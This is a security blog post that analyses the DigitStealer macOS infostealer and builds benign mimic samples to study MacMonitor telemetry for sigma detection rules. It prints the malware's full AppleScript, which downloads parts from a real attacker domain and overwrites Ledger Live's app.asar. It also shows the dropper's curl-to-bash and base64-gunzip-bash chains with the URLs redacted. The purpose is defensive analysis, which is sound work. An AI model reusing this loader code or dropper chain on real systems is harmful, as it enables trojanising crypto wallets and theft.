DigitStealer - Using Atomic Indicators and MacMonitor to Suck Less
Developing better sigma rules and detectors by using Atomic style indicators and MacMonitor.
Introduction
So why am I writing this blog? Because I want to, you’re not my real dad, I do what I want.

I apologize for my outburst. As with all my other blogs, this was written for myself as an outlet to learn more about a specific subject. There may very well be better ways to do everything I do in this blog, and that’s okay. Suckin at something is the first step toward bein sorta good at something.
On November 13 2025 Thijs Xhaflaire of Jamf Threat Labs dropped a super awesome blog about a new JXA-based macOS infostealer, DigitStealer. That blog provides an incredibly informative write up of the key behaviours exhibited by this flavour of macOS stealer, and highlights some of the specifics that differ from previous stealers. (Finally, one that’s not AMOS.)
While reading this blog, I asked myself a series of questions. Namely:
- Do my current detectors fire on any of this activity?
- If they do, can my detector logic be improved?
- What is the best way to create sigma rules for this observed activity with my limited tooling? (I’ll expand on this.)
A/N: While writing this blog, Nebulock dropped their blog on coreSigma, an effort to expand the macOS sigma compatibility by building up a macos ESF pipeline. Keep an eye out on that because I’ll surely be utilizing it in the future as its directly relevant to the process outlined here.
We will be focusing on question three for the duration of this blog.
The Problem (and My Solution)
My first problem is that my malware analysis pipeline is a bit under the weather at the moment so I was not confident interfacing with live samples. This caused me to have to use the information provided in the Jamf blog as well asx a few other public sources. (I’m working on getting it spun back up, leave me alone.)
My second problem was that the actual telemetry I would need to detect against would be different than the source code provided in these blogs. I needed a way to see the resulting host telemetry without executing a (malicious) live sample.
My third problem was that I do not currently have a SIEM or any log ingestion tooling. I have some new hardware on the way to spin up Splunk Elastic in my homelab but at the moment my lab consists of some network hardware and a raspberry pi and the little guy was simply not up to the task of running Elastic or Splunk.
This was while idle:
 He was trying his best
A/N: This was true at the time of this analysis. In the middle of writing this blog I have since spun up an ELK stack bacause Splunk’s macOS ingestion made me very sad. Further blogs will utilize ELK.
With all of these limitations, I still had a task to complete. So how did I get it done? I created some fake malware samples meant to mimic the observed digitstealer activity that ultimately just prints some hello world’s and creates some files on disk. I ran my fake malware while using one of my favourite tools, MacMonitor (thanks Brandon Dalton), to see the resulting host telemetry to create my sigma rules, then used sigma-esf to test these sigma rules against my benign samples.
The Observed Activity
The Dropper
I didn’t recreate every part of this malware. Instead I focused on a few key points I felt were good detection opportunities.
- Stage one: The initial dropper
- The initial
.msilabeled text file containing the initialcurl - The resulting
base64encoded payload getting piped tobase64 -d,gunzip, andbash - The four
curlcommands used to pull down further payloads
- The initial
- Payload one: The plain text
AppleScript- This applescript pulls down three separate pieces of an
app.asarfile then concatenates them to modify Ledger Live.
- This applescript pulls down three separate pieces of an
All other payloads came after this activity so I only found it necessary to mimic these first two sections (for now). I will be revisiting this with a live sample when I get Splunk ELK spun up.
Let’s take a look at the dropper. It starts off with a .pkg file that, when executed, presents the user with a Drag Into Terminal.msi file and instructs them to drag it into Terminal.

This .msi file is actually just a text file with the .msi extension. The contents of this file are as follows:
1
curl -fsSL [malicious URL] | bash
If you want the URLs, go check out the Jamf blog. No seriously, go do that.
When this file is dragged onto Terminal it executes the contents which uses curl to reach out to a malicious URL, then pipes the resulting payload to bash.
The payload it retrieves and pipes into bash looks like the following:
1
echo '[malicious base64 encoded payload]' | base64 -d | gunzip | bash
This commandline takes the base64 encoded payload, decodes it using base64 -d which reveals some compressed gzip data, pipes that to gunzip to uncompress it, then pipes the resulting payload to bash for execution.
After decoding the base64 and gunzipping it, the resulting data that got piped into bash was:
1
2
3
4
#!/bin/bash

nohup curl -fsSL [Malicious URL] | osascript >/dev/null 2>&1 &
sleep 1
The resulting payload from this curl was a bash script that did a bunch of hardware checking using system_profiler and sysctl then had four curl statements to pull down further malicious payloads:
1
2
3
4
5
6
7
8
9
10
nohup curl -fsSL [malicious URL] | osascript >/dev/null 2>&1 &
sleep 1

nohup curl -fsSL [malicious URL] | osascript -l JavaScript >/dev/null 2>&1 &
sleep 1

nohup curl -fsSL [malicious URL] | osascript -l JavaScript >/dev/null 2>&1 &
sleep 1

nohup curl -fsSL [malicious URL] | bash >/dev/null 2>&1 &
Mimicking the Dropper
If you would like to follow along, all these files are present on my github.
There were a few burning questions I needed to answer which would motivate which parts of this activity I would mimic. First, I wanted to know if dragging the .msi file into terminal would count as an interactive commandline session, and if that meant I would not see the initial curl at all in the resulting telemetry. Next, if I did see it in the telem, does it retain the whole command or does it split the commands up at the pipes?
For example, when a command is run on a macOS host that utilizes pipes like this: cat [some file] | grep -iE 'some pattern' | sort | uniq, you usually do not get that whole commandline as a single log event, you get four separate PIDs for cat [some file], grep -iE 'some pattern', sort, and uniq. The saving grace is they will all have the same group ID. Sometimes shown as GID or PGID. (And sometimes not shown at all because EDRs hate macOS.)
You can find more information about macOS’s weird PIDs and process forks in my other blog post Basic macOS Malware Analysis.
Further, when a commandline is executed resulting from a previous payload being piped to bash, is bash the parent process? Much in that same vein, when the commandline has several pieces that get split apart like in my above example, do they all have the same parent process, or are they a chained parent/child relationship? These are questions I was fairly sure I knew the answer to, but wanted to see it for myself.
Let’s start mimicking this activity. The best way to do that which made the most sense to me was to work backwards. Starting from the back I took one of the nohup curl commands and made it point to some benign applescript (helloworld.applescript) on my github which we will review in the next section…
1
2
3
4
5
#!/bin/bash

nohup curl -fsSL https://raw.githubusercontent.com/IzzyBoop/FakeMalwareStaging/refs/heads/main/applescript/helloworld.applescript
| osascript >/dev/null 2>&1 &
sleep 1
…then used CyberChef to gzip it then base64 encode it:

I then wrapped this with echo, base64 -d, gunzip, and bash and pushed it to my github as dropper.sh. This will be the file pulled down by my version of Drag Into Terminal.msi.
1
2
3
echo
'H4sIANRhHmkA/03NsW6EMAyA4Z2n8KkSW7HoeANDh0ontRNPYIIhUU0cxUlR0T08DB26/fqW/+WGU4g4kfmmieprAlezwOti4yf4UpLdETPt3RqKr1M1zk5j4Vg6pxs+juP3XTXhB33zF8lOmcdCa4grZl4MPdNsuNE1oZSEzeWQysUiumuWufvH8AQ1+usBZ/7BWEXgbWh7aBsT5gT9CRdRMle0AAAA'
| base64 -d | gunzip | bash
This will hopefully allow me to see how these processes behave when loaded into memory and how that manifests in the telemetry. Will I see the base64? Will I see the decoded version? Will the commands be retained in their entirety or split apart? How many licks does it really take to get to the tootsie roll center of a tootsie pop? Let’s find out.
Speaking of Drag Into Terminal.msi, we can now mimic that file too. As mentioned above, this file is just a text file with the .msi extension. The actual contents of the file were just a curl command with the -fsSL flags and piped to bash. I created the following file to download the dropper.sh file we just created and pushed it to my github as Drag Into Terminal.msi:
1
2
curl -fsSL 'https://raw.githubusercontent.com/IzzyBoop/FakeMalwareStaging/refs/heads/main/bash/dropper.sh'
| bash
The execution chain at this point in time is as follows:
Drag Into Terminal.msidragged into terminalcurlpulls downdropper.shinto memory and pipes it intobash
dropper.shpipes a base64 and gzip’d payload intobase64 -d,gunzip, then intobashcurlpulls down applescript and pipes it intoosascriptfor execution
So far, so good. Let’s move on to the AppleScript payload.
The AppleScript
This is the payload that pulls down three separate files then concatenates them into app.asar, which is used to replace a file within a legitimate Ledger Live crypto wallet install on a target host.
The AppleScript used in DigitStealer:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
set kDomainPrefix to "67e5143a9ca7d2240c137ef80f2641d6"
set kDomainSuffix to "pages.dev"
set kTotalParts to 3
set kPartBaseName to "app.asar.zip.part"
set kPartExtension to ".aspx"

set kDownloadFolder to "/tmp/downloaded_parts"
set kMergedZip to "/tmp/app.asar.zip"
set kSourcePath to "/tmp/app.asar"
set kDestPath to "/Applications/Ledger Live.app/Contents/Resources/"

set kDomain to kDomainPrefix & "." & kDomainSuffix

do shell script "osascript -e 'set volume with output muted'"

do shell script "mkdir -p " & quoted form of kDownloadFolder
do shell script "rm -f " & quoted form of kMergedZip

repeat with i from 1 to kTotalParts
    set partUrl to "https://" & kDomain & "/" & kPartBaseName & i & kPartExtension
    set partFile to kDownloadFolder & "/part" & i & kPartExtension

    do shell script "curl --max-time 3600 --retry 10 --retry-delay 5 --retry-max-time 3600 -f -C - -o " & quoted form of partFile & " " & quoted form of partUrl
    do shell script "cat " & quoted form of partFile & " >> " & quoted form of kMergedZip
end repeat

do shell script "cd /tmp && unzip -o " & quoted form of kMergedZip
do shell script "killall 'Ledger Live' || true"

tell application "Finder"
    set sourceAlias to POSIX file kSourcePath as alias
    set destAlias to POSIX file kDestPath as alias
    duplicate sourceAlias to destAlias with replacing
end tell

do shell script "rm -rf " & quoted form of kDownloadFolder
do shell script "rm -f " & quoted form of kMergedZip

do shell script "osascript -e 'set volume without output muted'"
Let’s break this down a bit.
In this first section we have our initial variable declarations. The last variable in the list, kDomain is a concatenation of kDomainPrefix (67e5143a9ca7d2240c137ef80f2641d6), a period, and kDomainSuffix (pages.dev) to create 67e5143a9ca7d2240c137ef80f2641d6.pages[.]dev, our primary remote payload host in this stage of the execution. Yes, that is the actual malicious URL, I hope you listened to me and read the Jamf blog first.
Other variables here are used to determine paths used by the AppleScript, or the naming convention of files.
1
2
3
4
5
6
7
8
9
10
11
12
set kDomainPrefix to "67e5143a9ca7d2240c137ef80f2641d6"
set kDomainSuffix to "pages.dev"
set kTotalParts to 3
set kPartBaseName to "app.asar.zip.part"
set kPartExtension to ".aspx"

set kDownloadFolder to "/tmp/downloaded_parts"
set kMergedZip to "/tmp/app.asar.zip"
set kSourcePath to "/tmp/app.asar"
set kDestPath to "/Applications/Ledger Live.app/Contents/Resources/"

set kDomain to kDomainPrefix & "." & kDomainSuffix
This next section starts off by setting the host’s volume to mute. My assumption is that this is simply to avoid any system sounds that may be triggered by the following activity. Next we create our download folder and make sure we don’t already have a .zip in place named /tmp/app.asar.zip by running a preliminary rm -rf. This is generally good practice for any payloads you may want to run more than once.
Next we have the AppleScript version of a for loop. repeat with i from 1 to kTotalParts simply means repeat the following code 3 times and iterate the i variable from 1 to 3 as each loop runs. We start by setting the URL for part 1 (note the i in the concatenated file path), then we set the name of the output file. then run curl to download the file from the URL we just created. Then we use cat to read out and append the data directly to the kMergedZip file. It then repeats this for parts 2 and 3. Once all 3 parts are appended, it will become a valid .zip file.
1
2
3
4
5
6
7
8
9
10
11
12
do shell script "osascript -e 'set volume with output muted'"

do shell script "mkdir -p " & quoted form of kDownloadFolder
do shell script "rm -f " & quoted form of kMergedZip

repeat with i from 1 to kTotalParts
    set partUrl to "https://" & kDomain & "/" & kPartBaseName & i & kPartExtension
    set partFile to kDownloadFolder & "/part" & i & kPartExtension

    do shell script "curl --max-time 3600 --retry 10 --retry-delay 5 --retry-max-time 3600 -f -C - -o " & quoted form of partFile & " " & quoted form of partUrl
    do shell script "cat " & quoted form of partFile & " >> " & quoted form of kMergedZip
end repeat
The final few lines of the Apple Script start off by unzipping the newly created zip file into /tmp then killing any currently running Ledger Live processes. Once killed, it tells Finder to take the /tmp/app.asar file that was just unzipped and copy it into /Applications/Ledger Live.app/Contents/Resources/. Since with replacing is set, it tells Finder to replace the original file in the destination with the new one.
The apple script then deletes the initial download folder and the zip, then unmutes the volume.
1
2
3
4
5
6
7
8
9
10
11
12
13
do shell script "cd /tmp && unzip -o " & quoted form of kMergedZip
do shell script "killall 'Ledger Live' || true"

tell application "Finder"
    set sourceAlias to POSIX file kSourcePath as alias
    set destAlias to POSIX file kDestPath as alias
    duplicate sourceAlias to destAlias with replacing
end tell

do shell script "rm -rf " & quoted form of kDownloadFolder
do shell script "rm -f " & quoted form of kMergedZip

do shell script "osascript -e 'set volume without output muted'"
Mimicking the AppleScript
My primary goal in regard to mimicking the apple script was to see how certain lines manifested in process telemetry, so I chose certain lines that had questions I wanted answered while ignoring others I was confident about.
Let’s take a look at my much smaller version and talk through it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
set kPrint to "applescript hello world"
set kURL to "https://raw.githubusercontent.com/IzzyBoop/FakeMalwareStaging/refs/heads/main/applescript/final.applescript"
set kDownloadFolder to "/tmp/FAKEMALWARE"
set kFile to "/tmp/FAKEMALWARE/final.applescript"
set kFile2 to "/tmp/FAKEMALWARE/final2.applescript"

-- This is a comment

do shell script "echo " & quoted form of kPrint

do shell script "mkdir -p " & quoted form of kDownloadFolder

do shell script "curl --max-time 3600 --retry 10 --retry-delay 5 --retry-max-time 3600 -f -C - -o " & quoted form of kFile & " " & quoted form of kURL

do shell script "cat " & quoted form of kFile & " >> " & quoted form of kFile2
The first thing I wanted to know was how & quoted form of [variable] showed up in the telemetry as well as do shell script so I created a variable kPrint and loaded it with a hello world string then called the whole thing with do shell script "echo " & quoted form of kPrint. The next thing I wanted to know was whether or not command flags like -p persisted in the telemetry so I retained the original do shell script "mkdir -p " & quoted form of kDownloadFolder but just changed the path string. From here I really wanted to know how the curl command with the 7 jillion flags, a file path, and a URL would show up, so I retained that exactly as is and just changed the file path and pointed the URL to yet another benign AppleScript file on my github. The final thing I was curious about was whether or not the cat command retained the >> redirect characters in the resulting telemetry so I kept that exactly as is but changed the variables to point to my own files.
This file was saved as helloworld.applescript on my github and the final.applescript reference in this script is simply a hello world:
1
2
3
set kFinal to "final hello world"

do shell script "echo " & quoted form of kFinal
Now that I have all the pieces in place, I’m ready to run it with MacMonitor listening.
Running the “Malware”
Mac Monitor can be downloaded from here.
Our first step is to download and launch Mac Monitor.

This tool works very similarly to Process Monitor on Windows. Let’s illustrate.
Before we execute the malware we will click start to begin listening for events then take our DragToTerminal.msi and, well, drag it into the terminal and hit enter (or return for you purists). Then once we are confident the malware is finished running, which should only take a moment, we can select stop on Mac Monitor. This will collect only the events related to and closely surrounding our malware execution.



After stopping Mac Monitor, we see that we are met with several events to analyze. This is the fun part! Below we see all the log entries related to the fake malware execution that were collected, starting at the bottom with the execution of DragToTerminal.msi and ending at the top with cat /tmp/FAKEMALWARE/final.applescript. (Click the images too zoom in.)
Analyzing the Logs Entries
Let’s break it down step by step.
Starting from the bottom, we can see the initial event where we dropped the .msi names text file into the terminal.
1
sh /Users/izzyboop/Documents/github/FakeMalwareStaging/DigitStealer Simulation/bash/DragToTerminal.msi
Immediately following this we see a curl process fire to pull down the initial dropper. Take special note of how, so far, all URL and path entries have been stripped of their surrounding quotes, there is no escaping of spaces used, and the | bash at the end of the dropper.sh script is not present in this entry. You can see it as its own process just after this curl event. The bash process that shows up just after this curl event will have its own separate PID but will share a process group ID (sometimes shown as PGID) with the initial curl event. Allowing us to properly link them back to each other as a string of piped commands.
1
curl -fsSL https://raw.githubusercontent.com/IzzyBoop/FakeMalwareStaging/refs/heads/main/DigitStealer%20Simulation/bash/dropper.sh
Just to reiterate a call out from above, you can find more information about macOS’s weird PIDs and process forks in my other blog post Basic macOS Malware Analysis.
